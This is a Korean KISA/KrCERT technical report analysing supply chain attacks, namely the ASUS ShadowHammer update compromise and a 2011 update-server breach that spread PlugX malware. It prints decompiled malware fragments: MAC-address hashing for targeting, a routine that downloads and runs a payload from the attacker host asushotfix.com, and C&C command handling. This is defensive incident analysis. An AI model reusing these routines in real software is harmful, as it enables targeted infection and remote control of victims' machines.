2019-KA-T02

기술보고서

「공급망 공격 사례 분석 및 대응 방안」

인터넷침해대응센터
KrCERT/CC
KOREA INTERNET SECURITY CENTER

과학기술정보통신부

KISA 한국인터넷진흥원

CONTENTS


집　　필 : 침해사고분석단 종합분석팀
김병재 선임, 김동욱 선임,
이태우 선임, 류소준 주임,
심재홍 팀장

감　　수 : 이재일 본부장, 이동근 단장

KISC KrCERT/CC KOREA INTERNET SECURITY CENTER
인터넷침해대응센터
KrCERT/CC
KOREA INTERNET SECURITY CENTER

1. 개요

o 최근 ASUS 라이브 업데이트 파일 변조를 통해 악성코드가 대량으로 유포되어 ASUS 제품 사용자 일부가 감염되는 공급망 공격(Supply Chain Attack)[1]이 발생하였다. 해외 보안 기업 카스퍼스키社는 해당 침해사고를 최초 발견하여 오퍼레이션 ShadowHammer로 명명하고 바륨(BARIUM) APT 조직[2]의 소행이라고 발표하였다.




[그림 1-1] ASUS LIVE UPDATE UTILITY

o 바륨(BARIUM) APT 조직은 세계 각국의 게임 및 소프트웨어 개발사 등을 공격대상으로 삼으며, winnti, PlugX 계열의 악성코드를 주로 사용하는 등 고도화되고 지능적인 공격 도구를 사용하는 것이 특징이라고 알려졌다.

이름	유형	목적	사용 시기	비고
Winnti	트로이목마	서버침투, 정보유출	2010년 ~ 2016년	-
PlugX	트로이목마	서버침투, 정보유출	2010년 ~ 현재 * 국내 침해사고에서 2010년도 버전 발견	-

[표 1-1] Winnti, PlugX 악성코드

o 한국인터넷진흥원은 최근 발생한 국내외 공급망 침해사고를 지속적으로 분석해 왔으며, 본 보고서를 통해 이러한 공급망 공격의 특징과 예방 및 대응 방법에 대해 알아보겠다.



[그림 1-2] 공급망 공격 타임라인

2. 공급망 공격 사례 및 분석결과


o 공급망 공격이란, 정상 소프트웨어를 개발하여 배포하는 과정에서 취약한 업데이트 서버, 개발자 PC 등에 침투해 소프트웨어를 변조하여 악성코드를 유포하는 해킹 기법이다. 이번 장에서는 최근 국내외에서 발생한 업데이트 서버를 통한 공급망 공격에 대해 알아보겠다.

1) 공급망 공격(Supply Chain Attack) : 공급망에 침투하여 소프트웨어나 하드웨어를 변조하는 공격 방식
2) 바륨(BARIUM) APT 조직 : winnti, PlugX 등의 악성코드를 사용하여 주로 공급망 공격을 수행하는 공격 조직

o **【ASUS 업데이트 서버 해킹】** 해외 보안 기업 카스퍼스키社는 자체 탐지 솔루션에 공급망 공격을 탐지하기 위한 코드 스캐닝 기법을 적용하였다. 이를 통해 2019년 1월 ASUS 라이브업데이트 유틸리티에서 이상 징후를 탐지하여 분석하였고, 오퍼레이션 'ShadowHammer'로 명명하였다. ASUS는 사실 확인 후 공식 홈페이지를 통해 대응 방법*을 공지(`19.4.15)하였다.


* 악성코드 진단 도구 배포, 최신 업데이트 방법 안내(www.asus.com/support/FAQ/1018727)

- (공격 절차) 카스퍼스키社 솔루션에 탐지된 감염 PC는 대략 5만7천대이며, 통계적 방법에 기반하여 전 세계적으로 총 100만대 이상의 PC가 해당 악성코드에 감염된 것으로 추정된다. 공격자는 악성코드 배포 전 공격 대상 MAC 주소를 사전에 수집하여 악성코드에 MAC 주소 리스트를 하드코딩하였다. 이후 하드코딩된 MAC주소 대상으로 최종 페이로드를 배포하였다.



[그림 2-1] ASUS 침해사고 개요도

- (인증서 서명) 탐지 회피를 위해 악성코드를 유효한 ASUS 인증서로 서명하였으며, 유포된 악성코드 유형에 따라 2가지의 인증서를 사용하였다.




[그림 2-2] ASUS 인증서 정보


- (코드 변조) 15.3.24 09:56(15.3.24 00:56:56(UTC))에 컴파일된 정상 ASUS 업데이트 실행파일을 이용하여 변조하였고, 변조 방법에 따라 2가지 유형으로 분류된다.

① A 유형 : 악성코드 제작자가 winmain()을 직접 제작하였으며, 변조된 WinMain() 함수 실행 시 메모리 할당 후 리소스 영역(136)에 있는 쉘코드를 복사 및 실행

※ MD5 : F2F879989D967E03B9EA0938399464AB




[그림 2-3] A유형 변조 방법



[그림 2-4] winmain() 정상(좌)/변조(우)


② B 유형 : C 런타임[3] 함수(__crtExitProcess)를 코드 패치하였으며, 변조된 런타임 함수 실행 시 메모리 할당 후 리소스 영역에 있는 쉘코드를 복사하여 복호화 및 실행

※ MD5 : 55A7AA5F0E52BA4D78C145811C830107




[그림 2-5] B유형 변조 방법

3) C 런타임 : C언어를 위한 표준 라이브러리로, 프로그래머에 의해 개발되거나 써드 파티에 의해 제공



[그림 2-6] Setup.exe 정상(좌)/변조(우)

- (쉘코드 실행) 리소스내 복호화키(16 byte)를 이용하여 암호화된 쉘코드를 복호화하고 메모리에서 실행한다.



[그림 2-7] 쉘코드 복호화 알고리즘

- (MAC 주소 추출) 감염된 PC내 모든 네트워크 어댑터에서 MAC 주소를 수집 후 각각의 MAC주소를 MD5 해시로 생성한다.


```
v9 = 0;
if ( (*(a1 + 0x40))(0, 0, 0, 0, &v9) != 111 ) // GetAdaptersAddresses
  return 0;
v4 = (*(a1 + 4))(0, v9, 4096, 4);
if ( !(*(a1 + 0x40))(0, 0, 0, v4, &v9) )      // GetAdaptersAddresses
{
  v7 = 0;
  if ( v4 )
  {
    v8 = a2;
    do
    {
      if ( *(v4 + 52) > 0u )
      {
        if ( !a3 )                             // MD5 from MACAddr
        {
          (*(a1 + 0x34))(&v5);                 // MD5Init
          (*(a1 + 0x38))(&v5, v4 + 44, 6);     // MD5Update
          (*(a1 + 0x3C))(&v5);                 // MD5Final
          (*(a1 + 0x1C))(v8, &v6, 16);         // Memcpy
        }
        ++v7;
        v8 += 20;
      }
      v4 = *(v4 + 8);
    }
    while ( v4 );
  }
}
return v7;
```

[그림 2-8] MAC 주소 수집 및 MD5 해싱

- (MD5 해시 비교) 생성된 MD5 해시는 쉘코드에 내장된 MD5 해시 테이블과 비교 후 추가 악성행위를 수행한다.

※ 쉘코드내 해시 테이블이 샘플별로 상이하며, 확인된 MAC 주소는 중복제거 후 213개

```
v56 = 2;
v57 = 0x252AE6AD;
v58 = 2215763834;
v59 = 2444412184;
v60 = 0x3E546732;
v61 = 0;
v69 = 1;
v70 = 0x3FC5147B;
v71 = 0xC14C60D3;
v72 = 0xF45ACAEB;
v73 = 0xD5FE5A41;
v74 = 0;
v75 = 0;
v76 = 0;
v77 = 0;
v78 = 0;
v79 = 0;
v80 = 0;
v81 = 0;
v82 = 1;
v83 = 0x2EA68E3A;
v84 = 0xBEECB432;
v85 = 0xA50DF33;
v86 = 0x73C8EB28;
v87 = 0;
v88 = 0;
v89 = 0;
v90 = 0;
v91 = 0;
v92 = 0;
v93 = 0;
v94 = 0;
v95 = 1;
v96 = 0x6C9516CC;
v97 = 0x2BCD0695;
v98 = 0xD7A789B3;
v99 = 0xBD3324DA;
```



[그림 2-9] hash 테이블 및 비교 알고리즘

```
If(FLAG == 1)
{
    if(one of mac hash == local mac hash)
    {
        Malware infection()
    }
}

Else If(FLAG == 2)
{
    if(one of mac hash == local mac hash)
    {
        if(next mac hash == local mac
hash2)
        {
            Malware Infection()
        }
    }
}
```

[그림 2-10] 비교 알고리즘 슈도코드

- (추가 다운로드) 감염된 PC의 MAC 주소 MD5 해시가 해시 테이블에 있는 값과 정확하게 일치하면 특정 유포지 URL*에서 추가 바이너리를 다운로드하여 사전에 할당된 영역에서 실행한다.

* hxxps://asushotfix.com/logo.jpg, hxxps://asushotfix.com/logo2.jpg


```
result = (*(a1 + 68))(0, 0, 0, 0, 0);          // InternetOpenA
if ( result )
{
  result = (*(a1 + 0x48))(result, &u8, 0, 0, -2071985920, 0);// InternetOpenUrlA "asushotfix.com/logo
  u44 = result;
  if ( result )
  {
    for ( i = (*(a1 + 4))(0, 0x500000, 4096, 64); ; *i += u38 )// VirtualAlloc
    {
      u43 = 0;
      (*(a1 + 76))(u44, &u43, 0, 0);
      if ( !u43 )
        break;
      u38 = 0;
      (*(a1 + 80))(u44, *i + i + 8, u43, &u38);// InternetReadFile
    }
    result = ((i + 8))(a1, i);
    if ( i )
      result = (*(a1 + 24))(i, 0x500000, 0x4000);
  }
}
return result;
```

[그림 2-11] URL 접속 및 바이너리 다운로드

※ 유포지는 분석 당시 접속되지 않아 추가 악성코드 확보 불가 ⇨ 추가 분석 제약

o **【A社 사내망 침해사고】** 2011년 특정 업데이트 서버가 해킹되어 A社 사내망 PC가 악성코드에 감염되었던 사고가 발생하였다. 이 공격으로 인해 약 3,500만명의 개인정보가 해외로 유출되었다.


- (공격절차) 업데이트 서버로 접근하는 IP를 확인하여 A社 사내망을 대상으로 변조된 업데이트 파일을 유포하였으며, 이로 인해 총 62대의 PC가 감염되었다. 공격자는 감염된 PC를 통해 DB에 접근 후 특정서버로 개인정보 DB를 유출하였다.



[그림 2-12] A社 침해사고 개요도


- (인증서 서명) 공격자는 PlugX계열의 원격제어 악성코드를 사용하여 정보를 수집 및 유출하였다. 또한, 유효한 인증서를 사용하였으며, 특정영역을 복호화 후 메모리에서 실행하는 등의 방법으로 탐지를 회피하였다.

  ※ 보고서 작성 당시 인증서 해지된 상태



[그림 2-13] 인증서 정보

- (코드 변조) 공격에 사용된 악성코드(winsvcfs.dll)는 정상 파일과 동일한 크기를 가지며, C&C 접속 설정이 포함된 데이터 부분(offset 0x24210)만 다르고, 그 외 바이너리는 모두 동일하였다.



	D:₩winsvcfs.DLL		vs. D:₩winsvcfs_서명.DLL	
Result	Address A	Size A	Address B	Size B
Match	0h	171h	0h	171h
Difference	171h	5h	171h	5h
Match	176h	2409Ah	176h	2409Ah
Difference	24210h	7ACh	24210h	7ACh
Match	249BCh	4244h	249BCh	4244h
Only in B			28C00h	17A8h


[그림 2-14] 정상파일과 바이너리 비교

- (원격제어 악성코드) 사용된 악성코드 중 하나는 0x20100921버전(날짜 형식으로 추정)의 PlugX계열 원격제어 악성코드가 사용되었다. 해당 버전은 국내 침해사고에서 발견된 버전 중 가장 초기버전이다.


```
while ( InternetReadFile_sub_1001C7E7(&v10) )
  ;
memcpy_sub_100048F1(&unk_10070788, &v10, 392);
word_100261E8 &= 0x5FF7u;
v4 = word_100261E8;
v2[2] = 0;
v2[3] = 0;
word_100261E8 = v4 - 15210;
v5 = v11;
*v2 = 0x20100921;
v2[1] = 4097;
if ( v5 > 0 )
{
  if ( v5 <= 4 )
  {
    cases_sub_10019D3A(&v10, v2);
  }
```

[그림 2-15] PlugX 악성코드 버전 정보

- (C&C 접속) 악성코드(winsvcfs.dll)는 파일의 특정 영역(offset 0x24210)에 해당되는 암호화된 데이터를 메모리에 로드 후 디코딩하여 특정 C&C 정보를 추출한다. 디코딩 결과에 대한 Checksum 값이 일치하지 않을 경우, "CONFIG-DESTORY!" 메시지 박스가 생성된다.



[그림 2-16] 악성코드 C&C 설정 데이터



[그림 2-17] Checksum 오류일 경우

- (원격명령 수행) C&C 서버로부터 원격 명령을 수신하여 특정 서비스 제어, 파일 실행, DB 제어 기능 등의 악성행위를 수행한다.

```
do
{
  while ( 1 )
  {
    result = sub_1001DFD5(a1, aCMDSTR, -1);
    if ( result )
      return result;
    vCMD = *(aCMDSTR + 4);
    if ( vCMD > 0x6000 )
    {
      if ( vCMD > 0x9005 )
      {
        if ( vCMD > 0xB000 )
        {
          v80 = vCMD - 49152;
          if ( !v80 )
          {
            result = SQL_API_Calls(aCMDSTR, a1);
            goto LABEL_141;
          }
          v81 = v80 - 4096;
          if ( !v81 )
          {
            result = TCP_Conn_Info(aCMDSTR, a1);
            goto LABEL_141;
          }
```

[그림 2-18] C&C 명령 분기 코드

